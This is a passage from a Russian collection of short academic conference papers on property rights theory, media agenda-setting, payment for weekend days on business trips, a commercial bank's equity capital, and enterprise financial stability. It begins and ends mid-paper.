4. Ответной реакцией на изменение системы экономических стимулов будет трансформация поведения экономических субъектов.

Кроме того, права собственности имеют свою спецификацию, т.е. определение субъекта и объекта собственности, а также способ наделения собственностью и срок, на который эта собственность предоставляется.

Спецификация прав собственности исходит из того, что если действительно ценный актив никому не принадлежит, то ни у кого нет мотивации заботиться об этом объекте. Также если права собственности недостаточно надежны, то владельцы не станут инвестировать в такие активы, которые без труда можно потерять. Примером может послужить ситуация, сложившаяся в России в 1995 г., когда в условиях политической стабилизации был введен режим частной собственности произошел рост объема иностранных инвестиций в российскую экономику [5, с. 15].

Так, основной идеей спецификации является создание условий приобретения прав собственности именно для тех, кто готов и сможет ценить эти права выше, нежели стараться извлекать как можно большую выгоду из них. По словам Р. Коуза, «если права на совершения какого-либо действия могут быть куплены или проданы, то их в конечном счете приобретут те лица, которые наиболее высоко ценят приносящую им возможность производства. В этом процессе права, которые были приобретены, будут куплены, скомбинированы и подразделены таким способом, чтобы деятельность, которая ими осуществляется, приносила такой доход, который будет иметь высокую рыночную ценность» [4, с.4]. Из

чего следует, что спецификация прав собственности существует с целью регулирования поведения экономических субъектов для того, чтобы они брали на себя наиболее эффективные решения, так как именно собственник отвечает за позитивные и негативные последствия.

Спецификация в разных случаях устанавливается формальными и неформальными институтами (нормативно-правовые акты, обычаи, традиции и т.д.). Например, в Калифорнии в период так называемой «золотой лихорадки», права собственности устанавливались посредством неформальных правил. Так, если член одного из дистриктов хотел получить право собственности на участок земли, он должен был непрерывно разрабатывать выделенный ему участок земли [5, с.15].

Примером в российской практике спецификации собственности ярким примером может послужить «дачная амнистия» (№93-ФЗ «О внесении изменений в некоторые законодательные акты Российской Федерации по вопросу оформления в упрощенном порядке прав граждан на отдельные объекты недвижимого имущества»), которую инициировало государство. Закон был введен, так как в период существования СССР много участков земли были переданы некоммерческим организациям (в большинстве своем дачным и садоводческим) на основе действующего в то время закона [5, с.15]. В итоге, многие садоводы и дачники оказались с неоформленными земельными участками. Некоторым гражданам участки принадлежали в ограниченном праве, что значит, что данное право дает разрешение на пользование, но не на продажу участка. При помощи амнистии появилась возможность в упрощенном порядке регистрировать землю.

Кроме всего прочего, в теории прав собственности существуют понятия «размывания» и расщепления прав собственности. «Размывание» представляет собой ситуацию, когда права собственности не имеют четкого определения и эффективной системы защиты. «Размывание» может быть объективным, потому что за каждым субъектом устанавливаются свои права собственника, и полный собственник ресурса не определяется [2, с.51]. Реализуется это так, что у каждого правомочия имеется свой собственник. Это может создавать противоречие трансакций, а их устранение может достигаться путем вмешательства формальных институтов.

Из всего вышеперечисленного следует, что права собственности будут наиболее эффективными в том случае, если они однозначно закреплены, могут участвовать в актах обмена – т.е. реализуемо.

В экономической теории прав собственности большое внимание уделяется существованию альтернативных режимов собственности. В рамках экономической институциональной теории принято различать 4 основных режима прав собственности (таблица 2).

Таблица 2 – Альтернативные режимы прав собственности

Название	Собственник	Особенности	Пример
Частная собственность	Исключительность доступа имеет только конкретный хозяйствующий субъект.	• Является основой рыночной экономики; • Высокий уровень исключительности прав; • Высокий уровень спецификации защиты прав собственности; • Все издержки и выгоды принятия решений ложатся на собственника.	Дом, квартира земельный участок, принадлежащий одному человеку.
Государственная собственность	Исключительного доступа не существует у лиц, не являющихся гражданами данного государства.	• Совладельцы не могут продать или передать свою долю участия в собственности; • Издержки любого решения ложатся на совладельца; • Препятствует достижению максимальной экономической эффективности.	Культурные и исторические ценности РФ, средства государственного бюджета, государственные банки и т.д.
Общая собственность	Ни один из экономических субъектов не может исключить других из доступа к конкретному благу.	• Затраты на обеспечение функционирования режима общей собственности увеличивается с ростом числа пользователей объекта; • Подвержена нещадной эксплуатации и быстрому истощению;	Воздух, морские запасы и т.д.
Коммунальная собственность	Исключительными правами на ресурс обладает определенная группа лиц.	• Комбинирует различные полномочия у ее совладельцев; • Имеет место расщепление прав собственности; • Ориентация производства на непосредственное потребление; • Предполагает однородную общность людей.	Потребительский кооператив.

Источник: [1, с. 24]

Таким образом, можно сделать вывод о том, что несмотря признание частной собственности, приносящей наибольшие выгоды, экономическая теория прав собственности все же анализирует и систему общественной собственности. При анализе и сравнении всех режимов, можно сделать вывод о том, что сегодня наиболее часто встречающимся режимом собственности являются частная и государственная собственность.

В заключении можно отметить, что на сегодняшний день теория прав собственности не теряет своей актуальности и, более того, получает большое распространение. Также данная теория играет важную роль в экономической

институциональной теории, поскольку права собственности связаны с ней напрямую. Кроме того, существование теории прав собственности в рамках институциональной экономики в значительной мере упрощает понимание прав собственности.

Использованные источники:

1. Кузьминов Я.И., Юдкевич М.М. Институциональная экономика. Курс лекций. – М.: МФТИ, 2014. – 248с.
2. Лебедева Н. Н. Институциональная экономика: Учебник для бакалавров / Н. Н. Лебедева, И. П. Николаева. — М.: Издательскоторговая корпорация «Дашков и К°», 2017. — 208 с.
3. Мокина Л.С. Развитие теории прав собственности / Л.С. Мокина, Э.Г. Никитина // Вестник Самарского государственного университета. – 2016. – С. 75-78.
4. Таранова О.А. Социология собственности: экономическая теория прав собственности об общественной форме присвоения // Общество: социология, психология, педагогика. – 2017. – С. 1-5.
5. Цхадзе Н.В. Теория прав собственности // Экономика, финансы и менеджмент: тенденции и перспективы развития. – 2016. – С. 10-21.

УДК 316.286

Собачкин А.Ю.
студент магистратуры 1 курса
факультет массовых коммуникаций, филологии и политологии
Алтайский государственный университет
Россия, г. Барнаул

СПЕЦИФИКА КОММУНИКАТИВИСТСКИХ ИССЛЕДОВАНИЙ ПОЛИТИЧЕСКОЙ И ИНДИВИДУАЛЬНОЙ ПОВЕСТКИ ДНЯ

Аннотация:

В статье рассматривается специфика исследований политической повестки дня, а также особенности источников информации, обеспечивающих формирование индивидуальной повестки дня. Приводятся мнения авторов касательно принципов конструирования повестки дня, а также предпосылок, определяющих подверженность индивида управляющему воздействию.

Ключевые слова: средства массовой информации, повестка дня, индивидуальная повестка дня, потребность в ориентации.

Sobachkin A.Y.
1st year undergraduate student
the faculty of mass communications, philology and political science
Altai State University
Barnaul, Russia

SPECIFICITY OF COMMUNICATIVISTIC RESEARCHES OF THE POLITICAL AND INDIVIDUAL AGENDA

Annotation:

The article discusses the specifics of research on the political agenda, as well as the features of information sources that ensure the formation of an individual agenda. The authors' opinions on the principles of constructing the agenda, as well as the prerequisites that determine the susceptibility of the individual to the control effects are given.

Keywords: media, agenda, individual agenda, need for orientation.

Процессы, характеризующие деятельность адресантов информационных сообщений в рамках трансмиссионной модели являются не менее значимыми, чем восприятие сообщения принимающей стороной. Несмотря на ослабление влияния данной модели в исследованиях средств массовой информации, актуальность изучения указанных процессов продолжает возрастать, так как СМИ фактически задают очертания формируемой ими действительности посредством конструирования повестки дня. Принимая во внимание тот факт, что СМИ могут оказывать стабилизирующее воздействие на социальную обстановку, что особенно важно в условиях внешнеполитической нестабильности, изучение политических аспектов деятельности СМИ и их влияния на сознание

аудитории становится всё более актуальным. Для наиболее полного понимания механизмов формирования повестки дня, обратимся к основным теоретическим концепциям по данной теме.

Гипотеза о ведущей роли СМИ в формировании политической повестки дня была разработана Д. Шоу в ходе исследований когнитивных эффектов воздействия печатных изданий. Теория описывает воздействие СМИ на индивида, в результате которого он начинает определять события и явления, освещаемые в средствах массовой информации, как более важные. Согласно данной концепции, социальные группы, контролирующие масс-медиа, определяют какие именно сообщения передавать аудитории. Совокупность этих сообщений становится повесткой дня на некоторый период времени. На практике наблюдается соответствие интенсивности сообщений прессы по конкретной теме и важности, которую приписывает публика данной проблеме. Таким образом, средства массовой информации определяют перечень проблем, осознаваемых аудиторией как требующие решения [4, с. 335].

Авторы считали, что ограниченность влияния СМИ на политическое поведение публики обуславливается спецификой оказания управляющего воздействия, условно деленного на следующие этапы:

- формирование осведомленности о проблеме;
- поступление информации об этой проблеме;
- трансформация ранее сформированных установок индивида на основе поступившей информации;
- отражение смены установок в поведении индивида.

Авторы обращали особое внимание на первые этапы данного процесса в попытке определить «о чем думает» объект воздействия. Они отождествляли функции формирования повестки дня с когнитивным аспектом МК. При расстановке приоритетов исследований авторы опирались на идеи У. Томаса, согласно которым ситуация, определяемая индивидом как реальная, влечет за собой реальные для него последствия [2, с. 273].

Авторы, фактически, наделяют средства массовой информации функцией социального конструирования реальности политически активной аудитории, реализуемой путем формирования повестки дня. В рамках данной теории СМИ служит интегрирующим фактором общества, обеспечивающим его единство. «Единство» определяется как реальность, в понимании своем единая для всех.

Следует отметить, что политическая повестка дня влияет не только на избирателей, но и на кандидатов и действующих политиков; это означает, что пресса становится механизмом конструирования не только представлений о реальности, но также самой объективной реальности. При этом влияние СМИ на действительность носит диффузный характер, то есть оно является результатом рутинной «автоматической» деятельности по производству новостного продукта. В условиях, когда решение о публикации той или иной темы зависит от редакторов, издателей, полевых

журналистов, коммерческих директоров и прочих заинтересованных сторон, представляется маловероятной возможность использования власти СМИ в целях удовлетворения потребностей какой-то отдельно взятой социальной группы [1, с. 39].

Лоуэри и Дефлер отмечали важность другого вывода Шоу, а именно обнаружения индивидуальных повесток дня, причем роль СМИ в этом формировании была значительно выше, нежели межличностное общение индивидов.

Результатами исследований Шоу и Макксомса также стали следующие тезисы:

- печатные издания в состоянии долгосрочно воздействовать на объект убеждения, формируя политическую повестку;
- степень внушаемости индивида во многом зависит от его личностных особенностей [3, с. 340].

Гипотеза авторов, касающаяся влияния специфики личности индивида на процесс формирования индивидуальной повестки, заключалась в наличии одной или нескольких предпосылок, определяющих высокую степень подверженности управляющему воздействию. К таким предпосылкам относится:

- наличие непосредственного интереса индивида к освещаемой проблемной ситуации, то есть сообщения по данной тематике являются для него релевантными;
- высокий уровень неуверенности индивида по отношению к указанной ситуации;
- затрудненный доступ к информации, предоставляемой СМИ, который побуждает индивида считать сообщения прессы более важными.

Сочетание факторов релевантности и неуверенности составляет «потребность в ориентации», которая располагает индивида к интеграции общей повестки дня в собственную.

Лоуэри и Дефлер определяли использование индивидом СМИ для нахождения информации по проблеме, обозначенной в повестке дня, а также необходимость межличностного общения на указанные темы как проявление потребности в ориентации, которая в свою очередь является результатом обращения к средствам массовой информации и межличностного общения [5, с. 92].

Таким образом, эффективность процессов формирования политической повестки дня, расцениваемых как управляющее воздействие, зависит от интенсивности внимания индивидов к СМИ, а также от специфики канала передачи информации, актуальности темы для конкретного объекта воздействия, характера проявлений потребности индивида в ориентации и межличностном общении.

В целом, концепция «повестки дня» описывает влияние средств массовой информации на процессы конструирования политической повестки дня, а также на определение «общественно значимых» социальных проблем,

и тех проблемных ситуаций, которые не будут находиться в фокусе общественного сознания. Суть деятельности СМИ по формированию повестки дня заключается в выгодном для стейкхолдеров отображении действительности, при котором объективная реальность фактически подменяется её интерпретацией СМИ.

Использованные источники:

1. Бакулев Г. П. Массовая коммуникация: Западные теории и концепции. - М.: Аспект Пресс, 2005. - 176 с.
2. Засурский Я.Н., Колесник С.Г., Свипгич Л.Г., Ширяева А.А. Журналист: Российско-американские социологические исследования. - М.: Эслан, 1998. – 451с.
3. Хабермас Ю. Демократия. Разум. Нравственность. - М.: Наука, 1995. - 360с.
4. Черных. А. Социология массовых коммуникаций. - М.: Издательский дом ГУ ВШЭ, 2008. - 452 с.
5. Ясавеев И.Г. Конструирование социальных проблем средствами массовой коммуникации. - Казань: Изд-во Казанского университета, 2004. – 148с.

УДК 65.012.126

Соболева Е.Д.
студент 3 курса
научный руководитель: Димитриева Е.Н., к.э.н.
доцент
Новосибирский государственный университет
экономики и управления
Россия, г. Новосибирск

ОПЛАТА ВЫХОДНОГО ДНЯ В КОМАНДИРОВКЕ

Аннотация: В статье подробно разобраны варианты по оплате командировочных, если они пришлись на выходной день. Рассмотрена категория граждан, которые могут отправляться в командировку.

Ключевые слова: командировка, выходной день, работодатель, оплата.

Soboleva E.D.
3-year student
Novosibirsk State University of Economics and Management
Russia, Novosibirsk
Scientific adviser: Dimitrieva E.N.
Candidate of Economic Sciences, Associate Professor
Novosibirsk State University of Economics and Management
Russia, Novosibirsk

PAYMENT FOR THE OUTDAY DAY ON TRAVEL

Abstract: the article describes in detail the options for paying for travel, if they fell on a day off. The category of citizens who can go on a business trip is considered.

Keywords: business trip, day off, employer, payment.

Прежде всего, чтобы разобраться с тем, какие делать выплаты, если на выходной день пришлась командировка, сначала разберем, что собой представляет командировка.

Вообще, если говорить проще, то это отъезд работника в другие населенные пункты, по указанию начальства, для выполнения какого-то задания, на строго определенный период. При этом у работника сохраняется рабочее место и его средняя заработная плата.

Отправить в командировку можно любого сотрудника, главное чтобы он имел подходящую квалификацию и опыт работы. Исключением являются беременные женщины; женщины, у которых есть малолетние дети; несовершеннолетние работники (до 18 лет); а так же работники, ухаживающие за детьми-инвалидами или больными близкими. Во всех этих случаях, выполнение работ вне рабочего места, можно осуществить, только при личном письменном согласии и без врачебных противопоказаний.

По сути, любой работник, который отправился выполнять какое-то задание по работе в другой город, страну и т.д., имеет право на командировочные. В общем и целом, в командировочные входит всё, что разрешит начальство. Самый минимум расходов, которые просто обязан возместить работодатель, вы сможете найти в статье 168 ТК РФ. В частности это: стоимость такси, проездных билетов и т.д., чтобы добираться до места выполнения задания, а так же дорога обратно; оплата жилья; суточные [2]. В большинстве случаев, никаких сложностей с покрытием расходов на дорогу и проживание не возникает, так как работники предоставляют чеки и документы, которые это всё подтверждают. Что касается суточных, то это всё решает Ваш работодатель. Конкретные данные обязательно прописывают во внутренних документах организации. Если опираться на Постановление Правительства от 07.03.2016 № 729, то там прописано, что только для госслужащих уже определены размеры, а именно не более 100 рублей в сутки в рабочих поездках по стране и 50-70 долларов за исполнение трудовых обязанностей за пределами страны [4]. При всем при этом, надо понимать, что 100 рублей – это крайне мало, поэтому негосударственные организации больше ориентируются на НК РФ, где представлены необлагаемые НДФЛ и нормативы ежедневных выплат, а именно 700 рублей за служебные поездки по России и 2500 рублей за границей [3].

Так как же производить оплату выходного дня в командировке?

Если учесть то, что командировки длятся иногда пару дней, а иногда и месяц, то логично что, некоторые дни выпадают на выходные. Согласно закону, если работник в эти дни, по факту не выполнял задания, которое дало начальство, а отдыхал, то их не оплачивают. Но если он всё-таки выполнял свои должностные обязанности, то в этом случае он получает двойную оплату труда. Так же, начальство может предложить работнику,

вместо двойной оплаты труда, право на отдых в какой-то из рабочих дней (отгул), за отработанный выходной. В этом случае работа в выходной день будет оплачена в одинарном размере, а день отдыха оплате не подлежит [1].

Оплата за выходные дни осуществляется, опираясь на размер Вашего среднего заработка. Как правило, оплачивается полный рабочий день, не смотря на количество часов [5]. Даже если работник уехал в поездку в 23.30, всё равно оплачивается полный рабочий день.

Таким образом, рассмотрев этот вопрос, можно прийти к выводу, что когда работник теряет свой выходной день, из-за командировки, однозначно это время нужно каким-то образом возместить работнику.

Использованные источники:

1. Трудовой кодекс Российской Федерации от 30.12.2001 N 197-ФЗ (ред. от 11.10.2018) "Об Оплате труда в выходные и нерабочие праздничные дни". URL: http://www.consultant.ru/document/cons_doc_LAW_34683/ (дата обращения 16.11.2018)
2. Трудовой кодекс Российской Федерации от 30.12.2001 N 197-ФЗ (ред. от 11.10.2018) "О Возмещение расходов, связанных со служебной командировкой". URL: http://www.consultant.ru/document/cons_doc_LAW_34683/ (дата обращения 16.11.2018)
3. Постановление Правительства РФ от 02.10.2002 N 729 (ред. от 07.03.2016) "О размерах возмещения расходов, связанных со служебными командировками на территории Российской Федерации, работникам, заключившим трудовой договор о работе в федеральных государственных органах, работникам государственных внебюджетных фондов Российской Федерации, федеральных государственных учреждений". URL: http://www.consultant.ru/document/cons_doc_LAW_38935/ (дата обращения 16.11.2018)
4. Приложение №1 к Постановлению Правительства от 26.12.2005 №812 (ред. от 29.12.2016) " О размерах суточных в иностранной валюте, выплачиваемых работникам организаций, финансируемых за счет средств федерального бюджета, при служебных командировках на территории иностранных государств". URL: http://www.consultant.ru/document/cons_doc_LAW_57424/ (дата обращения 16.11.2018)
5. Абрамова Н.В., Сумкин А.С. Как избежать ошибок при расчетах с подотчетными лицами // Главбух № 4, 2015. - 149-151 с.

УДК 336.7

Собченко Н.В., к.э.н.
доцент
кафедра финансового менеджмента и банковского дела
Молчанова Н.В.
студент магистатуры
ФГБОУ ВО Ставропольский ГАУ
Россия, г. Ставрополь

ОЦЕНКА СОБСТВЕННОГО КАПИТАЛА КОММЕРЧЕСКОГО БАНКА

Аннотация: В статье проведена оценка текущего состояния структуры собственного капитала коммерческого банка. Оценено соответствие его нормативам Центрального банка РФ.

Ключевые слова: коммерческий банк, капитал банка, оценка собственного капитала.

SOBCHENKO N.V., PH.D.
ASSOCIATE PROFESSOR AT THE DEPARTMENT OF FINANCIAL MANAGEMENT
AND BANKING
STAVROPOL STATE AGRARIAN UNIVERSITY
STAVROPOL
MOLCHANOVA N.V.
MASTER STUDENT
STAVROPOL STATE AGRARIAN UNIVERSITY
STAVROPOL

ASSESSMENT OF OWN CAPITAL OF A COMMERCIAL BANK

Abstract: The article assesses the current state of the structure of the equity of a commercial bank. The compliance with its standards of the Central Bank of the Russian Federation has been assessed.

Keywords: commercial bank, bank capital, equity valuation.

К основным задачам анализа собственного капитала (собственных средств) банка относятся:

1) оценка состояния собственного капитала банка;

2) исследование произошедших изменений в структуре капитала банка;

3) определение суммы иммобилизации и выявление причин ее возникновения.

Собственный капитал служит для защиты коммерческого банка от банкротства. Благодаря безвозвратной основе, он позволяет банку осуществлять операции, несмотря на возникновение крупных непредвиденных убытков, компенсируя текущие потери до разрешения

руководством банка возникших проблем [2].

Проанализируем структуру собственных средств за последние три года на примере ПАО Ставропольпромстройбанк (таблица 1).

Исходя из данных финансовой отчетности, основную долю собственных средств банка за 2016-2017 гг. занимает базовый капитал, величина которого соответствует основному капиталу. В 2015 году доля базового капитала составляла 55,4%, в 2016 – 62,2%, а в 2017 г. увеличилась до 64,5%. Основным источником базового капитала выступает уставный капитал, который сформирован в размере 582 млн. руб. и разделен на 38800000 обыкновенных акций.

Таблица 1 – Структура и динамика собственных средств ПАО Ставропольпромстройбанк за 2015-2017 гг. млн. руб.

Показатель	2015		2016		2017		2017 в % к 2015
	млн. руб.	уд.вес, %	млн. руб.	уд.вес, %	млн. руб.	уд.вес, %	
Собственные средства (капитал), в том числе:	1015	100	1041	100	1060	100	104,4
Базовый капитал, в т.ч.	562	55,4	647	62,2	684	64,5	121,7
Уставный капитал	582	57,3	582	55,9	582	54,9	100,0
Эмиссионный доход	5,4	0,5	5,4	0,5	5,4	0,5	100,0
Резервный фонд	17,4	1,7	17,5	1,7	19,2	1,8	110,3
Нераспределенная прибыль прошлых лет	7,1	0,7	45	4,3	78,8	7,4	1109,9
Убытки отчетного года	354	34,9	0	0,0	0	0,0	0,0
Основной капитал	562	55,4	647	62,2	684	64,5	121,7
Дополнительный капитал	453	44,6	394	37,8	377	35,6	83,2

В 2015 году был сформирован отрицательный финансовый результат. Банк потерпел убыток в размере 354 млн. руб. Последующие два года для банка стали прибыльными и в 2017 году нераспределенная прибыль составила 78,8 млн. руб. В результате общий объем собственных средств за исследуемый период увеличился на 4,4% или на 45 млн. руб., что является положительной тенденцией.

В 2017 году были произведены отчисления банка в резервный фонд, в результате чего его объем был увеличен на 1,7 млн. руб. Дополнительный капитал в 2017 году сформирован в размере 377 млн. руб. Основным его источником выступает капитализация прироста стоимости имущества при переоценке.

Банком России устанавливаются требования к минимальному уровню достаточности капитала в разрезе трех показателей: 1) Норматив достаточности собственных средств (капитала) Н1.0 – основной норматив, который обязаны соблюдать все кредитные организации (минимальное значение 8%). 2) Норматив достаточности базового капитала Н1.1(минимальное значение – 4,5%). 3) Норматив достаточности основного капитала Н1.2 (минимальное значение – 6%).

Таблица 2 – Нормативы достаточности капитала ПАО Ставропольпромстройбанк за 2015-2017 гг., % [19]

Норматив	Нормативное значение	2015	2016	2017
Н1.1	4,5 минимальное	7,5	8,7	9,8
Н1.2	6 минимальное	7,5	8,7	9,8
Н1.0	8 минимальное	12,8	13,3	14,2

Исходя из таблицы 2, мы можем сделать вывод, что все значения нормативов достаточности капитала соответствуют нормам. Это значит, что банк может покрывать потери, используя собственный капитал, не в ущерб своим клиентам.

В соответствии с Указанием Банка России от 3 апреля 2017 г. № 4336-У "Об оценке экономического положения банков" оценка капитала осуществляется по результатам оценок показателей достаточности капитала и показателя оценки качества капитала банка [1]. Показатели достаточности капитала были приведены выше в таблице 2. Показатель оценки качества капитала (ПК2) определяется как процентное отношение собственных средств (капитала) к активам банка, в объем которых не включаются активы, имеющие нулевой коэффициент риска, по формуле 1:

$$ПК2 = \frac{К}{А - Ариск_0} \times 100\%, \quad (1)$$

где

ПК2 – показатель оценки качества капитала,

К – собственные средства (капитал) банка,

А – активы,

$Ариск_0$ – безрисковые активы.

Рассчитаем данный показатель для объекта нашего исследования (таблица 3).

Таблица 3 – Показатели для оценки качества капитала ПАО Ставропольпромстройбанк за 2015-2017 гг.

Показатель	2015	2016	2017
1. Собственный капитал (К), млн. руб.	1015	1041	1060
2. Активы (А), млн. руб.	8638	6997	7002
3. Безрисковые активы (Ариск0), млн. руб.	3728	2015	2544
4. Показатель качества капитала, % (ПК2)	20,7	20,9	23,8

В результате расчета показателя ПК2 было выявлено, что он имеет тенденцию к росту(20,7 в 2015 году, 23,8 в 2017 году). Это положительно характеризует деятельность банка.

Далее для оценки капитала банка рассчитывается обобщающий результат по группе показателей оценки капитала (РГК) по формуле 2:

$$РГК = \sum_{i=1}^{n}(балл_i \times вес_i) : \sum_{i=1}^{n} вес_i \quad (2)$$

где

РГК – обобщающий показатель,

балл$_i$– балльная оценка соответствующего показателя (определяется на основе Указания Банка России№ 4336-У),

вес$_i$– весовая оценка показателя(определяется на основе Указания Банка России№ 4336-У).

В результате расчета обобщающего показателя качества было выявлено, что в 2015 и в 2016 году состояние капитала оценивалось как «удовлетворительное» (таблица 4). В 2017 году в связи с увеличением собственных средств банка состояние капитала можно оценить как «хорошее». Данный факт свидетельствует о повышении эффективности работы банка.

Таблица 4 – Обобщающий показатель качества капитала ПАО Ставропольпромстройбанк за 2015-2017 гг.

Весовая оценка показателя	Показатель	Балльная оценка показателя		
		2015	2016	2017
3	Показатель достаточности собственных средств (капитала) (ПК1)	1	1	1
2	Показатель оценки качества капитала (ПК2)	1	1	1
3	Показатель достаточности базового капитала (ПК3)	2	2	1
3	Показатель достаточности основного капитала (ПК4)	2	2	2
Результаты расчета	Обобщающий показатель РГК	2	2	1
	Состояние капитала	удовлетворительное	удовлетворительное	хорошее

Таким образом, мы провели анализ собственных средств банка, который показал их увеличение за последние три года. Были рассмотрены значения нормативов достаточности капитала. Все они находятся в пределах, установленных Центральным банком норм и более, того, увеличиваются с каждым годом. Была проведена оценка качества капитала согласно Указанию Банка России от 3 апреля 2017 г. № 4336-У "Об оценке экономического положения банков", которая показала, что качество капитала банка с каждым годом улучшается. В 2017 году состояние капитала ПАО Ставропольпромстройбанк оценивалось как «хорошее».

Использованные источнике:

1. Российская Федерация. Центральный банк. Указание Банка России от

03.04.2017 № 4336-У (ред. от 03.05.2018) "Об оценке экономического положения банков" (вместе с "Методикой оценки показателей прозрачности структуры собственности банка"). – Доступ из справ.-правовой системы «Консультант Плюс» (дата обращения: 23.11.2018).
2. Банки и банковское дело. Сборник кейс-стади и ситуационных заданий. Склярова Ю.М., Скляров И.Ю., Гурнович Т.Г., Давыдянц Д.Е., Латышева Л.А., Лапина Е.Н., Шамрина С.Ю., Кулешова Л.В., Скребцова Т.В., Остапенко Е.А., Собченко Н.В., Бойко С.В. - Ставрополь, 2013. (2-е издание, переработанное и дополненное).
3. Мануйленко, В. В. Методология формирования системы оценки достаточности капитала кредитной организации / В. В. Мануйленко // Финансы и кредит. - 2016. - № 27. - С. 21-31.
4. Маркетинг банковских услуг Склярова Ю.М., Скляров И.Ю., Гурнович Т.Г., Латышева Л.А., Лапина Е.Н., Кулешова Л.В., Остапенко Е.А., Скребцова Т.В., Собченко Н.В., Шамрина С.Ю. - Ставрополь, 2013.
5. Собченко Н.В., Скребцова Т.В. Анализ динамики кредитных операций и просроченной кредитной задолженности ведущих российских банков // Экономика. Бизнес. Банки. - 2015. - № 2 (11). - С. 59-64.
6. Шамрина С.Ю., Ломакина А.Н. Сценарный анализ стресс-тестирования при оценке основных видов рисков кредитной организации / Финансы и кредит. - 2018. - Т. 24. - № 7 (775). - С. 1736-1750.

УДК 338

Соколова Е.В., магистр
факультет «Экономики в энергетике и промышленности»
Национальный Исследовательский университет «МЭИ»
научный руководитель: Аграпонова Н.Л., к.э.н. доцент
Россия, г. Москва

ПОДХОДЫ К ОПРЕДЕЛЕНИЮ ФИНАНСОВОЙ УСТОЙЧИВОСТИ ПРЕДПРИЯТИЯ

Аннотация: Финансовая устойчивость является одной из важнейших характеристик определения финансового состояния предприятия. На сегодняшний день у учёных и исследователей нет единого мнения насчёт определения данного фактора. В данной статье рассмотрены различные подходы к определению финансовой устойчивости организации, обозначены внешние и внутренние факторы, влияющие на данную характеристику, проиллюстрированы типы предприятий в зависимости от уровня их финансовой устойчивости. Также в работе приведён пример оценки финансовой устойчивости организации.

Ключевые слова: финансовая устойчивость предприятия, анализ финансово-хозяйственной деятельности, эффективность, экономические показатели, финансовое состояние

Sokolova E.V., master
faculty of Economics in energy and industry»
National Research University "MEI", Russia, Moscow
Scientific supervisor: Agafonova N.L.
Ph. D., associate Professor
Russia, Moscow

APPROACHES TO DETERMINING FINANCIAL STABILITY

Abstract: Financial stability is one of the most important characteristics of determining the financial condition of the company. Nowadays, scientists and researchers don't have a unified opinion about the definition of this factor. This article discusses various approaches to determining the financial sustainability of an organization, identifies external and internal factors affecting this characteristic, illustrates the types of enterprises depending on their financial sustainability. The paper also provides an example of assessing the financial stability of an organization.

Key words: financial stability of the enterprise, analysis of financial and economic activity, efficiency, economic indicators, financial condition

В современном мире не существует чёткого и единого определения финансовой устойчивости предприятия. Финансовая устойчивость это некий

итоговый показатель, характеризующий финансовое состояние анализируемого предприятия. Данный термин подразумевает под собой сбалансированность финансовых потоков организации, наличие свободных средства, которые позволяют компании проводить свою деятельность в течение определённого временного периода, относительную независимость от кредиторов и заимодателей, общую экономическую эффективность предприятия и т.п.

Финансовую устойчивость зачастую представляют как характеристику предприятия по следующим факторам: платёжеспособность, автономия, прибыльность, ликвидность и т.д., иными словами, как совокупность этих факторов. В отечественной практике существует три основных подхода к установлению самого понятия финансовой устойчивости.

1. Представители первого подхода подчёркивают, что предприятие считается финансово устойчивым в том случае, если оно обладает достаточными финансовыми ресурсами для погашения своих финансовых обязательств в срок. Представители этого подхода – А.В. Севастьянов и А.В. Грачёв.

2. Представители второго подхода рассматривают финансовую устойчивость предприятия с точки зрения оценки величины и структура его капитала. В данном случае для анализа используются показатели, которые способны определить величину собственного имущества компании. Представители второго подхода – Г.В. Савицкая, А.Д. Шеремет, М.В. Мельник и др.

3. В рамках третьего подхода, оценка финансовой устойчивости проводится благодаря использования корреляционно-регрессионных моделей взаимосвязей факторов. Представителями данного подхода являются И.В. Мартынюк, А.П. Градов и др.

Что касается зарубежных учёных и исследователей, то они, в основном, определяют финансовую устойчивость организации как совокупность финансовых структур и минимизацию рисков для кредиторов и инвесторов.

Учитывая вышесказанное, становится очевидно, что понятие финансовой устойчивости предприятия достаточно многогранно и подразумевает под собой не чёткую терминологию, а сочетание показателей, которые характеризуют общее состояние предприятия.

На уровень финансовой устойчивости предприятия влияет ряд факторов: внешних и внутренних (таблица 1):

Таблица 1

	Внутренние факторы
Уровень стабильности экономического сектора государства	Финансовое состояние организации
Величина потребительского спроса	Величина кредитов и займов
Количество конкурентов в отрасли	Внутренняя финансовая политика организации
Размер рынка сбыта	Структура, дифференциация и качество продукции
Взаимоотношения с подрядчиками	Эффективность производства
Финансовая политика государства	Внутренний климат предприятия

Основная классификация предприятий по уровню финансовой устойчивости представлена в таблице 2:

Таблица 2

Уровень финансовой устойчивости	Пояснение
1. Абсолютная устойчивость предприятия	Ситуация, при которой предприятие способно покрыть все свои запасы за счёт собственных оборотных средств. Иными словами – предприятие полностью независимо от кредиторов. Не смотря на кажущуюся позитивную оценку, данное состояние демонстрирует, что предприятие нерационально использует собственные оборотные средства (не осуществляет инвестиционную деятельность);
2. Нормальная устойчивость предприятия	Наиболее предпочтительное состояние предприятия. Характеризуется умелым сочетанием использования предприятием как своих, так и привлечённых средств.
3. Неустойчивое предприятие	Данное состояние характеризуется нарушением уровня платёжеспособности предприятия, однако возможность восстановления равновесия за счёт пополнения собственных средств сохраняется. Такое состояние считается допустимым в случае, если общая величина привлечённых средств (краткосрочные и долгосрочные кредиты и займы) не превышает общую стоимость производственных запасов предприятия и готовой продукции.
4. Кризисное предприятие	Ситуация, при которой компания находится на грани банкротства, при которой предприятие не способно покрыть свои обязательства.

В России, при анализе финансовой устойчивости предприятия, активно используется документ «Методологические рекомендации по проведению

анализа финансово-хозяйственной деятельности организации». Согласно ему, для определения финансовой устойчивости предприятия необходимо просчитать следующие показатели:

1. Коэффициент соотношения заёмных и собственных средств. Данный показатель отражает гарантию возврата долга. Рассчитывается по формуле:

$$Кзсс = \frac{\text{заёмные средства}}{\text{собственные средства}} * 100\%$$

Рекомендуемое значение коэффициента – меньше или равно 100%.

2. Коэффициент автономии. Показывает какую долю активов организации возможно покрыть за счёт собственного капитала. Рассчитывается по формуле:

$$Ка = \frac{\text{собственные средства}}{\text{валюта баланса}} * 100\%$$

Рекомендуемое значение – 50%.

3. Коэффициент маневренности. Иллюстрирует долю вложенных средств в наиболее маневренные активы. Определяется по формуле:

$$Км = \frac{\text{Собственные оборотные средства}}{\text{Совственные средства}} * 100\%$$

Рекомендуемое значение – 50%-60%.

4. Коэффициент обеспеченности собственными материальными оборотными активами. Определяет степень достаточности материальными запасами. Формула для расчёта:

$$Космоа = \frac{\text{Собственные оборотные средства}}{\text{Запасы}} * 100\%$$

Рекомендуемое значение – 60%.

